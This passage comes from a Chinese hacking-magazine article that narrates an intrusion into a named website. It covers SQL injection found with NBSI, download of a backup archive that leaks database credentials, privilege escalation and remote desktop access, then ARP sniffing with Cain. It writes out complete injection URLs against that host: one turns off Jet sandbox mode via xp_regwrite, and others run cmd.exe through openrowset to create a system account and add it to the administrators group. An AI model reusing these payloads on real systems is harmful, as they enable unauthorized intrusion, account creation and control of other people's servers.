
还真有注入漏洞，通过NBSI判断SQLSERVER的信息，看到用户权限是SA，再通过NBSI的NB_TreeList功能列出主机的目录，如图6。


通过遍历主机的目录，发现在该子域的WEB路径下有个pgtj.rar的压缩文件，正好与WEB路径名相对应，下载下来。看看是不是该子域WEB服务器的备份文件，如图7。












还真是备份文件，通过浏览压缩文件中的\inc\目录下的common.asp文件，看到了SQLSERVER的数据库连接密码。打开SQLTools，填入相应的信息，注意这里的端口选择2433，成功的连接上去，看看能不能添加个管理员帐户，结果失败了。看来还是得手动的输入命令呀，如图8。




既然是SA权限，就利用沙盒模式来添加系统管理员吧。在浏览器的地址栏输入开启沙盒模式的命令如下 **http://info.panku.cc/supervise/index.asp?uid=1';exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;--**，如图9。

接下来添加一个用户名为mickey，密码为minnie的系统帐户，命令如下 **http://info.panku.cc/supervise/index.asp?uid=1' and 0<>(select * from openrowset('microsoft.jet.oledb.4.0',';database=d:\windows\system32\ias\ias.mdb','select shell("cmd.exe /c net user mickey minnie /add")'))--**，然后使用3389登录上去，以验证我们添加的系统帐户是否成功了，效果如图10。

通过返回的结果，可以看出帐户已经添加上了，只是没有相应的连接权限，接下来把mickey帐户添加到系统管理员组。命令如下**http://info.panku.cc/supervise/index.asp?uid=1' and 0<>(select * from openrowset('microsoft.jet.oledb.4.0',';database=d:\windows\system32\ias\ias.mdb','select shell("cmd.exe /c net localgroup administrators mickey /add")'))--**，如图11。

现在就可以连接进入目标主机了，先配置一下远程桌面连接的客户端，开启本地设备的磁盘驱动器，这样我们连接后，就可以方便的在本地和目标主机之间传送文件了，如图12。登录上去后，传送我们需要利用到的工具，如图13。



看能不能通过ARP欺骗技术嗅探到本网段的其它主机的通信信息，通过Tracert命令的判断，是可以的，安装好Cain后，就开始我的嗅探过程了，如图14。

三、结束

至此，这次简单的渗透过程就完成了，可以看出前期的查点工作非常的重要，可以为我们以后的渗透提供不少的重要信息和便利，还请大家不要破坏该主机。

（文章中涉及到的工具NBSI、SQLTools、Cain已经收录在光盘中）

小编点评：

沙盒模式提权已渐渐被许多人所接受并掌握，本文再次利用该方法成功得到了主机权限。SA注入权限下虽然不是说可以百分百拿到主机权限，但可以利用的方法确实也很多。只是有些方法还没有公诸于众，没有被太多的人所接触罢了。不过正因为这样，很容易给读者朋友造成一个“SA注入就很一定能拿到系统权限”的错觉！其实不然，如果MSSQL的扩展都被删光了，或者只留下一些不可以利用的扩展，或者把MSSQL以普通用户权限启动……在以上种种情况下，SA下拿不到系统权限也是完全正常的！

跟我一起来破解Oracle的密码

Mickey

文章难易度：★★★
文章阅读点：带你了解如何破解Oracle数据库的密码

